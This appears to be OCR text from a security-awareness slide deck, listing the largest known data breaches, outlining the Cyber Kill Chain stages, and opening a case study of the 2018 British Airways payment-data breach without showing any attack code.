
772,904,991	Collection #1 accounts
763,117,241	Verifications.io accounts
711,477,622	Onliner Spambot accounts
622,161,052	Data Enrichment Exposure From PDL Customer accounts
593,427,119	Exploit.In accounts
457,962,538	Anti Public Combo List accounts
393,430,309	River City Media Spam List accounts
359,420,698	MySpace accounts
234,842,089	NetEase accounts
172,869,660	Zynga accounts

Recently added breaches

48,580,249	Straffic accounts
857,611	Slickwraps accounts
3,081,321	MGM Resorts accounts
169,746,810	Adult FriendFinder (2016) accounts
464,260	DailyObjects accounts
652,683	Tout accounts
226,095	europa.jobs accounts
62,261	Planet Calypso accounts
444,241	BtoBet accounts
3,430,083	Go Games accounts

HOW DATA

BREACHES OCCUR? 🤔


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

1 Research

Attacker looks for weaknesses he can exploit

2 Stage Attack

Attacker may need to keep staging attacks until the desired information is obtained or the desired access to the network is achieved

3 Exfiltrate

Once the attacker maintains acess to the system, exfiltration can indefinitely proceed

Accessed data is exfiltrated back to attacker

500px

8fit

BRAZZERS

Canva

badoo

bitly

imgur

BitTorrent

DataCamp

COACHELLA

dafont.com

DISQUS

Forbes

JobStreet

last.fm

Yandex

myspace

SONY

TESCO

SEPHORA

YOUPORN

YOUKU

dailymotion

tumblr.

World's Biggest Data Breaches & Hacks

Select losses greater than 30,000 records

Last updated: 29 Jan 2020

interesting story

Filter | Colour | YEAR | DATA SENSITIVITY

2009 — 2019

Search...

Latest
Armor Games
Bank Media Games
Capital One
Chtrbox
Facebook 420,000,000
Fotolog
Houzz
Ixigo
Microsoft 44,000,000
OxyData 380,000,000
PetFlow
Roll20
Suprema
Toyota
ShareThis
Whitepages
YouNow
WiFi Finder
500px
Artsy
BrianasClub 26,000,000
Deseret Digital Media
DataCamp
2019
8fit
Canva
Dubsmash 162,000,000
Indian Jobseekers 275,000,000
Animoto
Blur
Gett
HauteLook
EyeEm
MyFitnessPal 150,000,000
IBM Company
Orbitz
Saks and Lord & Taylor
Cream
CMS
Grindr
SKY Brasil
T-Mobile
Twitter 330,000,000
Vision Direct
WordPress
Amazon
2018
Amazon
British Airways
Cathay Pacific Airways
Chinese resume leak 202,000,000
Dixons Carphone
Firebase 100,000,000
Google+
High Tail Hall
Marriott Hotels 383,000,000
Nametests 120,000,000
Quora 100,000,000
Texas voter records
Dell
Facebook
Facebook 50,000,000
Health South East
NMBS
TicketFly
Urban Massage
LocalBlox
Mount Olympus 100,000
MyHeritage
Newegg
2017
pe
Bell
Collabrite
CEX
DeFont
Disqus
Equifax 143,000,000
Imgur
Instagram
Malaysian telcos & MVNOs
RootsWeb
Snapchat
SVR Tracking
Swedish Transport Agency
Uber 57,000,000
Viacom
Wonga
Waverly
Yahoo
Zomato
Fling
Dailymotion
Friend Finder Network 412,000,000
KMotu & Nival
LinkedIn 117,000,000
Linux Ubuntu forums
Mossack Fonseca
Mail.ru
Interpark
Lynda.com
Minecraft
MySpace 164,000,000
Philippines' Commission on Elections
Red Cross Blood Service
2016
Banner Health
Brazzers
CliqSense
Dropbox 68,700,000
Turkish citizenship database
Three
Telegram
Tumblr
uTorrent
VK 100,000,000
Weebly
World Check
Anthem 80,000,000
2015
Adult Friend Finder
British Airways
CareFirst
Deep Root Analytics 198,000,000
Experian / T-mobile
Hacking Team
IRS
Invest Bank
Kronitech
MSpy
Premera
Sanrio
Securus Technologies 70,000,000
Slack
TalkTalk
Twitch.tv
Uber
UCLA Health 4,500,000
US Office of Personnel Management Data Breach
VTech


WEB APPLICATION ATTACK

HOW 22 LINES OF CODE CLAIMED 380 000 VICTIMS 😱


SEPT 6, 2018, BRITISH AIRWAYS ANNOUNCED IT HAS SUFFERED A **DATA BREACH**


BA NOTED THAT
380 000 CUSTOMERS
COULD HAVE BEEN AFFECTED
AND THAT THE STOLEN
INFORMATION INCLUDED
PERSONAL AND
PAYMENT INFORMATION

PAYMENTS THROUGH ITS **MAIN WEBSITE** WERE AFFECTED



PAYMENTS THROUGH ITS **MOBILE APPS** WERE AFFECTED

